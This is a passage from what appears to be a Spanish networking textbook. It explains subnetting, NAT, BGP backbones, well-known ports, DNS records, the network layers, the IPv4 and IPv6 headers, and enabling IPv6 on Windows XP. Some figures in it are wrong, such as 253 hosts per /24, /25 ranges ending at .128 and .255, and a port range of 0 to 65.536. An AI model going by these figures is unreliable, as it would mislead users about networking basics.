En los comienzos de Internet, IANA repartía en grupos de clase B y A direcciones IP a los ISP (Internet Service Providers), estos a su vez repartían rangos de clase C completas a sus clientes con mayor número de volumen de *hosts* y direcciones únicas a los clientes unipersonales. Debido a este despilfarro de direcciones IP válidas se comenzó a prever que se agotarían las direcciones, para paliar este problema se crearon las subredes para dividir en rangos más pequeños la asignación de direcciones IP a las empresas y clientes únicos permitiendo asignar un número concreto de direcciones válidas sin desperdiciar las restantes.

El método de funcionamiento de las subredes consiste en asignar más o menos bits a las porciones correspondientes a la sección de *host* o de red en la máscara de red, modificando así el número máximo de clientes por subred.

Teniendo claro que una dirección de clase C con máscara de red 255.255.255.0 se compone de 24 bits para control de red y 8 para *hosts* se puede deducir que el número máximo de clientes posibles es 253 (255 menos 2 de dirección de red y dirección de *broadcast*). Modificando la máscara de red se pueden añadir o quitar bits de los últimos octetos para modificar la cantidad de *hosts* permitidos por red y la cantidad de redes posibles dentro del mismo rango de direcciones IP.

Máscara	Cantidad de direcciones IP	Máximo número de subredes
255.255.255.0	253	1
255.255.255.128	126	2

Tabla 1.3. Segmentación de redes

Desplazando un bit de control de red hacia la derecha se consigue ampliar la cantidad de redes disponibles a 2 y reducir el número de *hosts* posibles para cada subred, la máscara de red representada en binario muestra un bit de más en la porción reservada para hosts: *11111111.11111111.11111111.10000000.*

Ese bit puede establecerse en 0 ó 1 dando así un total de 2 subredes posibles, el resto de bits definidos a 0 se corresponden con la porción de *host*, disponiendo ahora de menos bits libres disminuye la capacidad de direcciones IP posibles. Dada la dirección de red 192.168.1.0/25 las direcciones IP disponibles se dividirán de la siguiente manera.

Rango de direcciones	Red
192.168.1.1 – 192.168.1.128	1
192.168.1.129 – 192.168.1.255	2

Tabla 1.4. Rangos IP por subred

Aumentando el número de bits referentes a la porción de red y disminuyendo el número de bits de *host*, puede conseguir un mayor número de subredes posibles a consecuencia de una disminución de *hosts* posibles por red.

1.6 ENRUTAMIENTO

Para que la información viaje de un ordenador a otro es necesario que todos los ordenadores de una red sepan qué hacer con los paquetes que generan y que reciben, de manera que se pueda seleccionar una aplicación de destino en el interior del ordenador o la dirección de otro ordenador en la red interna o externa.

En las redes existen dispositivos especiales denominados encaminadores o enrutadores (*routers*) que permiten distinguir el tráfico destinado a una red del que se destina al exterior de la misma. De su correcta configuración depende la capacidad de conexión de unos ordenadores con otros.

1.6.1 Natting

La escasez de direcciones IP junto con la implementación de NAT en los enrutadores al alcance del público ha dado lugar a la aparición de multitud de redes privadas. Los ordenadores conectados en estas redes no tienen una dirección IP pública propia sino que dependen de la dirección IP del *router* para acceder a Internet.

La palabra NAT (*Network Address Translation*) corresponde a un protocolo estándar usado en las comunicaciones de red realizadas entre redes privadas y públicas.

Para entender bien de qué se trata este protocolo y cómo funciona, deberíamos entender primero cuál es su objetivo. Para ello, lo primero es hacerse una sencilla pregunta. ¿Cuántos dispositivos se pueden conectar a Internet? La contestación es muy simple si tenemos en cuenta dos cuestiones clave:

1. Para este apartado, se considera dispositivo a cualquier teléfono móvil, puesto de trabajo, servidor, televisor, impresora, etc., que se pueda conectar a Internet.

2. Cada persona física o jurídica en el mundo puede poseer más de un dispositivo.

Con estas premisas, se podría calcular que el número de dispositivos conectados a Internet podría estar alrededor de cientos de miles de millones de dispositivos. Uno de los objetivos principales del protocolo NAT es solucionar de alguna manera este problema. El protocolo NAT se basa en la clasificación de las direcciones IP en dos tipos de redes, privadas y públicas. Esta clasificación se

muestra en la siguiente tabla, donde se ve qué combinaciones de red no pueden ser de ámbito público.

Clase	Rango	Host	Red	Broadcast	Redes
A	1.0.0.0 - 127.255.255.255	16777214	255.0.0.0	x.255.255.255	126
B	128.0.0.0 - 191.255.255.255	65534	255.255.0.0	x.x.255.255	16384
C	192.0.0.0 - 223.255.255.255	254	255.255.255.0	x.x.x.255	2097150
D	224.0.0.0 - 239.255.255.255				
E	240.0.0.0 - 255.255.255.255				

La filosofía del protocolo NAT se basa en realizar agrupaciones de dispositivos de ámbito privado que se conecten a la red de Internet utilizando una única dirección IP pública, para ello traducirá las direcciones de red privadas en la dirección de red pública asociada al dispositivo de cara a Internet.

Imaginemos un entorno en el que se encuentran tres puestos de trabajo que están conectados a la red a través de un dispositivo que implementa el protocolo NAT. No hay que olvidar que el objetivo de un *router* es dirigir los paquetes procedentes de una red a una remota. Por este motivo y según el gráfico, el *router* tendrá una interfaz de red privada y otra interfaz de red pública. Siguiendo las especificaciones de este protocolo, se debería utilizar una dirección IP privada por cada dispositivo conectado a la red interna.




Figura 1.1. Ejemplo del protocolo NAT

Cuando un usuario del primer puesto de trabajo desee acceder a Internet y visitar una página Web que se encuentra en la IP pública 80.0.0.1 se seguirán los siguientes pasos:

1. Se realiza la petición de la página Web al *router*. Los paquetes utilizados para ellos tendrán una cabecera IP con **IP de origen** 192.168.0.1 e **IP de destino** 80.0.0.1.

2. El *router* 1, mediante el uso del protocolo NAT, tomará el paquete procedente del primer puesto de trabajo de la red privada y le cambiará la dirección IP de origen 192.168.0.1 por la dirección pública del router 70.0.0.1. De esta forma los paquetes salientes de la red pública hacia el exterior tendrán una cabecera con **IP de origen** 70.0.0.1 e **IP de destino** 80.0.0.1.

3. El *router* almacena en su tabla NAT la dirección del equipo 1, la dirección del servidor Web y el puerto por el que ambos realizan la comunicación.

Dirección IP Origen	Puerto Origen	Dirección IP Destino	Puerto Destino
192.168.0.1	1234	80.0.0.1	80

4. Cuando estos paquetes lleguen a la IP de destino serán procesados por el servidor Web y generará una respuesta que contendrá la página Web de la consulta.

5. El servidor Web responde con la página Web solicitada a la IP de origen del paquete, en ningún momento el servidor conoce que el destino final del paquete se corresponde con una dirección privada.

6. El *router* recibe el paquete, comprueba el puerto de destino y lo compara con la tabla NAT generada. El puerto de destino está asociado mediante su propia tabla NAT a una dirección interna 192.168.0.1 a la cual le reenvía el paquete recibido por el servidor Web, cerrando así el círculo de comunicación entre máquinas en redes públicas y privadas.

Como se puede ver, el protocolo NAT simplemente se dedica a traducir direcciones IP y puertos de privados a públicos y de públicos a privados. En este sentido, el hecho de que una red privada tenga la conexión a Internet mediante una única dirección de red pública es posible.

Otra de las características del Natting es la posibilidad de crear varios servidores enfocados a servicios diferentes (FTP, http, etc.) dentro de una red

privada, permitiendo acceder desde una red externa a una máquina local únicamente indicando el puerto al que se desea conectar.

Esta característica se consigue modificando la tabla NAT del *router* y asignando un puerto concreto a una máquina en la red interna específica. Haciendo referencia a la figura anterior, si se creara una nueva entrada en la tabla NAT del *router* indicando que el puerto 21 se corresponde con la maquina 192.168.0.1, cualquier paquete enviado desde una red externa a la dirección 70.0.0.1 (dirección externa del *router*) al puerto 21 sería redirigido al puerto 21 del puesto de trabajo 1.

Si el *router* determina que el puerto de destino no se corresponde con ninguna entrada en su tabla de NAT, el paquete es descartado (*drop*) inmediatamente. De esta manera realizar natting puede funcionar perfectamente como un cortafuegos configurable.

1.6.2 Redes Troncales

La complejidad de Internet hace tiempo que superó a sus diseñadores. Sin embargo, sigue teniendo una forma física como un entramado de conexiones entre diferentes partes del mundo. La estructura de Internet se basa en *backbones* o redes troncales. Estas redes son normalmente propiedad de universidades, gobiernos o entes comerciales.

El acceso a estas redes troncales se lleva a cabo a través de Proveedores de Acceso a Internet (ISP). Estos suelen conectarse a otros ISP de áreas geográficas cada vez mayores, los cuales se conectan por último a una de las redes troncales que mencionábamos antes. Los mayores ISP de una región geográfica concreta (como España) se conectan entre sí en los Puntos de Intercambio de Internet (IXP, *Internet Exchange Point*). Estos puntos de intercambio cuando no son propiedad de una de las partes que intercambian se denominan Puntos Neutros de Internet (NAP, *Neutral Access Point*) como, por ejemplo, ESPANIX (*http://www.espanix.net*).

Sin embargo, es necesario definir mecanismos que permitan definir las rutas en tiempo real, según el nivel de saturación de los diferentes enlaces. De esta forma se conseguiría una transmisión más eficiente de los paquetes cuando estos pueden alcanzar su destino por más de una ruta.

Para ello, los IXP utilizan un protocolo que permite redefinir las rutas dinámicamente y que se denomina *Border Gateway Protocol* (BGP), que se encarga de dirigir la enorme cantidad de paquetes que se transmite en los IXP y en las redes troncales. Este protocolo tiene su origen en el *Exterior Gateway Protocol*

que se utilizó en los primeros tiempos de la actual red. Actualmente se utiliza su versión 4, que se detalla en el RFC 4271.

1.7 WELL KNOWN PORTS

Como ya hemos comentado, los ordenadores hablan entre sí identificándose por su dirección IP. Sin embargo, en cada uno de ellos, los distintos tipos de protocolos a nivel de aplicación, como el servicio FTP, se distinguen por su número de puerto. Históricamente los diferentes números de puerto se han asociado a aplicaciones concretas de forma que se les denomina *well known ports* o *well known services*.

El uso de estos puertos es recopilado por la organización de IANA (*http://www.iana.org/assignments/port-numbers*), pero no dejan de ser más que recomendaciones. Cada vez más frecuentemente los administradores de los diferentes sistemas cambian los puertos de servicio de las aplicaciones tratando de dificultar a *hackers* maliciosos el asalto a sus sistemas.

Estos puertos se definen con 16 bits, en un rango del 0 al 65.536. A su vez, se dividen según el protocolo de transmisión entre UDP y TCP. Los 1.024 primeros (del 0 al 1.023) son administrados por la IANA. El resto se consideran libres para que los puedan usar los usuarios.

A continuación, a modo aclaratorio, tenemos un listado de algunos de estos puertos con los servicios que se prestan a través de ellos.

20/tcp 21/tcp	FTP, *File Transfer Protocol* (Protocolo de Transferencia de Ficheros).
23/tcp	Telnet, comunicaciones de texto inseguras.
25/tcp	SMTP, *Simple Mail Transfer Protocol* (Protocolo Simple de Trsansferencia de Correo).
69/udp	TFTP, *Trivial File Transfer Protocol* (Protocolo Trivial de Transferencia de Ficheros).
80/tcp	HTTP, *HyperText Transfer Protocol* (Protocolo de Transferencia de HiperTexto).
110/tcp	POP3, Post Office Protocol.
161/tcp	SNMP, Simple Network Management Protocol.
443/tcp	HTTPS/SSL, usado para la transferencia segura de sitios Web.

1.8 NOMBRES DE DOMINIO, DNS

Ya hemos visto que el direccionamiento de transmisiones entre ordenadores se lleva a cabo a través de direcciones IP, sin embargo no es sencillo acordarse de estas formas de identificación y con frecuencia se prefiere dar nombres significativos a las máquinas.

En el conjunto de Internet se ha definido un sistema coordinado que permite registrar los nombres de las direcciones IP, que en este modelo se denominan *dominios*, y que se asignan a partir de servicios de registro, normalmente pagando al registrador. Los dominios de alto nivel son denominaciones acuñadas que se asignan a redes geográficas como **.es** para España, lingüísticos como **.cat** para el catalán, funcionales como **.edu** para instituciones educativas o **.com** para servicios comerciales.

Una forma de lograrlo es mediante el fichero *host* que se encuentra en el SO. En este tipo de ficheros se define un nombre de dominio y su traducción a número IP, de forma que siempre que se utilice ese nombre para identificar una máquina el computador buscará primero la traducción en este fichero.

Sin embargo, lo esperado es que no haga falta escribir cada IP y su traducción para cada máquina, sino que cada vez que el ordenador necesite resolver un nombre de dominio en la red, acuda a un servidor de resolución de nombres DNS.

El protocolo *Domain Name System* (DNS, Sistema de Nombres de Dominio) nació en 1983 con los RFC 882 y 883, que han sido actualizados con los 1034 y 1035. Conceptualmente es simplemente una red de servidores que mantienen una base de datos asociando una IP a cada nombre de dominio.

La base de datos DNS, aparte del nombre de dominio, contiene información adicional de interés para los posibles usuarios del dominio, así como para terceras partes, en particular sobre la forma de encaminar los correos electrónicos:

- **A** (*Address*): en este campo se introduce la dirección IP del dominio.
- **CNAME** (*Canonical Name*): el nombre canónico es un nombre alternativo para un *host* determinado, como si fuera un alias.
- **NS** (*Name Server*): si un dominio tiene uno o más servidores DNS, aquí espera su dirección IP.
- **MX** (*Mail Exchange*): dirección IP del servidor encargado de recibir el correo electrónico dirigido al dominio.

- **PTR** (*Pointer*): funciona a la inversa del registro **A**, permitiendo la traducción de direcciones IP a nombres.
- **TXT** (*Text*): permite asociar información adicional a un dominio. Esto se utiliza para otros fines, como el almacenamiento de claves de cifrado.

Los servicios DNS en los servidores utilizan un protocolo denominado *Berkeley Internet Name Domain* (BIND, Nombre de Dominio para Internet de *Berkeley*), que se encarga de la relación entre la base de datos DNS con el programa cliente.

1.9 PROTOCOLOS

Hasta ahora hemos visto muy someramente cómo se transmite la información, para ayudarnos a entender cómo funciona Internet. Sin embargo, no hemos hablado en ningún momento de la forma en que se organiza esta información. Al principio del capítulo se comentó que existen dos formas de transmitir la información:

- **Conmutación de circuitos**: una vez establecida la comunicación reserva el canal, que puede ser físico o virtual, reservando cierta cantidad de ancho de banda.
- **Conmutación de paquetes**: la información se agrupa en tramos de datos que llevan información del origen y del destino.

Internet se basa en la conmutación de paquetes para transmitir la información. El tramo de datos recibe el nombre de paquete o datagrama.

A la hora de enviar un paquete a través de una red, el ordenador añade las cabeceras de los distintos protocolos. A este proceso se le llama encapsular y sigue, en orden inverso, lo que se conoce como niveles de red. Estos niveles tratan de abstraer las distintas funciones necesarias para transmitir un paquete. La OSI (*Open System Interconection*, Interconexión de Sistemas Abiertos) distingue las siguientes capas o niveles:

1. **Física**: es el nivel más básico y se encarga de transformar los datos binarios en impulsos eléctricos para transmitirlos, ya sea a través de un cable de red o del aire. Una transmisión inalámbrica encajaría dentro de esta capa.

2. **Enlace**: proporciona un flujo de datos fiable a través del medio físico. Se ocupa del direccionamiento físico de los datos de un nodo al siguiente. Haciendo un símil con el ciclismo, esta capa se encargaría de ganar la etapa. Las diferentes implementaciones del protocolo Ethernet o el X.25 encajarían aquí.

3. **Red**: se encarga de no perder de vista el objetivo final de la conexión. Trata de encontrar el mejor camino desde el origen hasta el destino. Volviendo al símil anterior, esta capa se encargaría de ganar el *Tour*. El ejemplo por excelencia sería el Protocolo Internet (IP) del que ya hemos visto algunas características.

4. **Transporte**: esconde al usuario el proceso de transmisión del paquete de un punto a otro del planeta. Esta capa es la que nos da la sensación de interactuar de ordenador a ordenador y no a través de nodos. Dentro de esta capa se distingue entre transporte fiable y no fiable. El transporte fiable nos asegura que los paquetes llegan, independientemente de los problemas que se encuentren en el trayecto. Entre todas las posibilidades, en Internet se ha adoptado el protocolo TCP. Para el transporte no fiable, se utiliza el protocolo UDP.

5. **Sesión**: las funciones teóricas de esta capa se distribuyen entre las capas de aplicación y de transporte. Su objetivo es facilitar información sobre la calidad de la transmisión y la autenticación de las partes, lo que normalmente se conoce por transmisiones seguras. Por ejemplo el *Secure Socket Layer* (SSL).

6. **Presentación**: en Internet esta capa queda encapsulada dentro de la capa de aplicación. El modelo OSI distingue entre aplicación y presentación, centrándose esta capa en la estructura de la información: tipos de fechas, representación de los números, etc. El ejemplo más típico sería el XML.

7. **Aplicación**: se encarga de la interfaz con el usuario. El ejemplo más claro son los navegadores Web.

Sin embargo, estos niveles no se usan en la práctica de Internet. Al contrario, la posterior aparición de estas normas respecto al protocolo IP y el carácter anárquico de las innovaciones llevadas a cabo para Internet al principio de su andadura configuraron otra distribución de las capas ligeramente diferente:

1. **Física** y **Enlace**: igual que en los niveles de la OSI, la forma de encontrar el siguiente nodo y el destino se liberan al desarrolla los siguientes niveles.

2. **Protocolo Internet**: sustituye al nivel de red y resulta omnipresente en la red.

3. **Transporte**: actúa igual que el mismo nivel del modelo OSI, sin embargo asume algunas funciones de la capa de sesión.

4. **Aplicación**: asume el resto de funciones de la capa de sesión, así como las capas de presentación y aplicación.

Esta separación de niveles resulta fundamental para entender el funcionamiento de todas las herramientas que veremos en los siguientes capítulos. Por adelantar unos ejemplos, veremos la diferencia entre utilizar un cliente/servidor FTP, mediante el uso del protocolo UDP o el uso del protocolo TCP.

1.10 PROTOCOLOS A NIVEL DE RED

A continuación se comentan algunos conceptos básicos de red. En este apartado se estudia cómo se estructuran las tramas que se transmiten entre los ordenadores.

1.10.1 Protocolo IP

El Protocolo Internet (IP) es el lenguaje sobre el que se basan las transmisiones a todo lo largo y ancho de la red. Actualmente, la versión más utilizada es la 4 (conocida como IPv4), sin embargo, ésta empieza a ser sustituida por la IPv6 progresivamente. A continuación, vamos a observar las diferencias entre ambas versiones de IP.


1.10.2 IPv4

Para estudiar un poco más en profundidad el protocolo IPv4 vamos a analizar someramente su cabecera. Sin embargo, si tiene interés en profundizar aún más, todas sus características vienen detalladas en el RFC 760. Todos los valores de las cabeceras están expresados en binario.

- **Version** (Versión, 4 bits): para IPv4 toma el valor 4.

- **IHL** (*Internet Header Length*, 4 bits): la longitud de la cabecera Internet en palabras de 32 bits. En la imagen **Cabecera IPv4**, cada línea representa una de estas palabras.

- **Type of Service** (Tipo de Servicio, 8 bits): estos bits se utilizan para señalar el nivel de servicio deseado. Estos 8 bits se distribuyen como se observa en la imagen:



Su traducción al castellano es, por orden, la siguiente: **precedencia** (marca el orden en el que el *router* envía los paquetes IP), **streaming** (activado si hay un ordenador prestando algún servicio preferente a la red), **fiabilidad** (los paquetes de baja relevancia son los primeros en desecharse cuando un encaminador está sobresaturado), **velocidad sobre fiabilidad** y **velocidad**. Por ejemplo: 00101011 marcaría un paquete poco importante con mucha prisa. A continuación se muestran detallados los parámetros de una cabecera IPv4:

- **Total Length** (Longitud Total, 16 bits): indica la longitud, en octetos, de todo el paquete IP, incluyendo el contenido y la cabecera.

- **Identification** (Identificación, 16 bits): número asignado por el emisor que ayuda al receptor a ensamblar diferentes paquetes IP.

- **Flags** (Banderas, 3 bits): el primer bit debe tomar valor 0. El segundo es el bit de "no fragmentar este datagrama" y el tercero el de "hay más fragmentos". Se consideran activados si toman valor 1.

- **Fragment Offset** (Orden de Fragmentos, 13 bits): indica en qué punto del diagrama se sitúa este fragmento. En el primer paquete toma valor 0.

- **Time to Live** (Tiempo de Vida, 8 bits): indica el tiempo en el que caduca el paquete, en segundos.

- **Protocol** (Protocolo, 8 bits): codifica el tipo del protocolo del siguiente nivel.

- **Header Checksum** (Chequeo de la Cabecera, 16 bits): se comprueba en cada punto de la ruta, para verificar que la transmisión ha sido correcta.

- **Source Address** (Dirección de Origen, 32 bits).

- **Destination Address** (Dirección de Destino, 32 bits).


- **Options** (Opciones, variable): el protocolo IP establece una serie de opciones para mensajes de carácter especial, como son los errores o paquetes de sincronización.

- **Padding** (Relleno, variable): su longitud depende de la longitud del campo *Options* y se limita a completar con 0's hasta los 32 bits de palabra.

Las principales desventajas de IPv4 son las siguientes:

- **Longitud de cabecera variable**: esto, que inicialmente aportaba una gran ventaja en flexibilidad, con el posterior crecimiento de Internet ha supuesto su mayor desventaja. La longitud de cabecera variable supone que ésta debe leerse a nivel de *software*, reduciendo así la velocidad del proceso.

- **Dirección de 32 bits**: la cabecera IPv4 reserva 32 bits para las direcciones. Esto ha resultado ser insuficiente para el tamaño actual de Internet.



Cabecera IPv4

1.10.3 IPv6

La nueva versión de Internet Protocol IPv6 esta diseñada para suceder a la actual sobresaturada IPv4.

El protocolo actual IPv4 permite una capacidad de direcciones totales de 4.294.967.296 (2^32), si consideramos que cada persona en el mundo dispone de al menos dos dispositivos capaces de conectarse a la red, el número disponible de direcciones de IPv4 no sería suficiente para abastecer a todo el planeta. IPv6 aumenta considerablemente el número de bits correspondientes a las direcciones IP consiguiendo una cifra de 340.282.366.920.938.463.463.374.607.431.768.211.456 (2^128 o 340 sextillones) direcciones reales.

El mayor problema se genera en el momento de realizar la migración de una tecnología de comunicación a otra a nivel mundial. Para paliar el impacto que puede llegar a causar esta conversión, el grupo de ingenieros de la IETF ha generado una nueva división orientada específicamente a la transición de protocolos a nivel mundial llamada *NGTrans Working Group*, esta división se encargará de realizar el traspaso de protocolo con el menor impacto posible.

La especificación IPv6 introduce en Internet Protocol modificaciones fundamentales. No sólo la longitud de la dirección IP ha sido extendida a 128 bits, también ha sido modificado el formato de la cabecera IP y el modo en que se procesa la información que en ella se alberga. A continuación, se detallarán los parámetros de una cabecera IPv6:


- **Version** (Versión, 4 bits): para IPv6 toma el valor 6.

- **Prio** (Prioridad, 4 bits): este campo toma valores del 0 al 7. Las recomendaciones de la IETF asignan estos niveles en función del tipo de aplicación.

- **Flow Label** (Etiqueta de Flujo, 24 bits): el objetivo de esta etiqueta es reducir el tiempo de procesamiento de cada paquete en una secuencia denominada flujo. Un flujo se caracteriza por coincidir en su cabecera IP el campo flujo, prioridad, origen y destino. Para diferenciar un paquete de flujo de uno que no lo es, en el paquete de flujo, este campo toma un valor distinto de 0.

- **Payload Length** (Longitud del Contenido, 16 bits): se mide desde el final de la cabecera IP y mide la cantidad de octetos del contenido.

- **Next Header** (Siguiente Cabecera, 8 bits): identifica el protocolo de la siguiente cabecera, exactamente igual que el campo *Protocol* de IPv4.
- **Hop Limit** (Límite de Saltos, 8 bits): sustituye el campo *Life Time* de IPv4. Se reduce en uno cada vez que es necesario devolver el paquete, descartándose cuando este contador llega a 0.
- **Source Address** (Dirección de Origen, 128 bits).
- **Destination Address** (Dirección de Destino, 128 bits).



Cabecera IPv6

Las versiones superiores a Windows XP SP1 y versiones de Linux desde el kernel 2.4 ya incluyen compatibilidad con la nueva versión del protocolo IP. Para activar la compatibilidad en Windows XP necesita instalar el protocolo en el sistema. A continuación, se muestran los pasos necesarios para la activación y configuración del protocolo.

1) Abra el panel de control de Windows y acceda al panel de configuración de **Conexiones de red**. Seleccione la interfaz de conexión sobre la que se desea habilitar IPv6, haga clic en el botón derecho sobre ella, a

continuación seleccione **Propiedades** sobre el menú de opciones desplegable.




Figura 1.2. Accediendo a propiedades de configuración de red

2) En la ventana de configuración que ha aparecido seleccione la opción **Instalar** a continuación marque la casilla de **protocolo** y haga clic en **Aceptar**. En la nueva pantalla seleccione la opción **Microsoft TCP/IP version 6** y haga clic en **Aceptar**.




Figura 1.3. Activación de protocolo IPv6 en Microsoft Windows

Tras el reinicio el equipo estará correctamente configurado para recibir y retransmitir paquetes en el nuevo protocolo de Internet IPv6. Para comprobar que el nuevo protocolo está configurado correctamente compruebe la nueva dirección de red que Windows le ha asignado. Para realizar la comprobación deberá abrir una consola de MS-DOS en Windows y escriba el comando *ipconfig /all*.




Figura 1.4. Comprobación de la nueva dirección IP en IPv6

Las nuevas direcciones IPv6 se expresarán en este protocolo de forma hexadecimal agrupándose en ocho grupos de cuatro valores hexadecimales: **0123:4567:89AB:CDEF:0000:0123:4567:89AB**. Estas direcciones *a priori* pueden parecer mucho más complicadas de recordar que sus antecesoras en IPv4. En los pasos siguientes se va a hacer una breve introducción del uso y el significado de cada una de las partes de una dirección IPv6 estándar.

La diferencia más notable a simple vista es la longitud de dirección en IPv6 con respecto a IPv4. En la dirección asignada por Windows en la imagen anterior se muestra claramente varias características que se detallan a continuación:

- **Fe80 (prefijo de enlace local)**: este prefijo se añade a las direcciones de red que se encuentran dentro de un ámbito local o una intranet.

- **:: (Ausencia de dirección)**: se ha indicado en varias ocasiones que la dirección completa en una IPv6 se compone de 8 grupos de cuatro valores hexadecimales. En muchas ocasiones, sobre todo a los comienzos de IPv6, pueden llegar a sobrar grupos que se rellenan con 0's, estos grupos de ceros pueden ser sustituìdos por una pareja de dos puntos (::), lo cual indica que el contenido encapsulado entre esa pareja de dos puntos se corresponde con ceros, haciendo así la dirección de red más corta. Los grupos de ceros que se pueden eliminar deben ser siempre correlativos en la dirección de red. La dirección fe80:0000:0000:0000:0000:0000:fe91:93d podría representarse en tres grupos omitiendo los ceros intermedios como fe80::fe91:93d.

- **20c (tres dígitos únicamente)**: al igual que en la ausencia de dirección en la que se encapsulan todos los ceros de un grupo, se pueden encapsular los ceros de comienzo de grupo. El valor real de este grupo sería en realidad **0**20c.

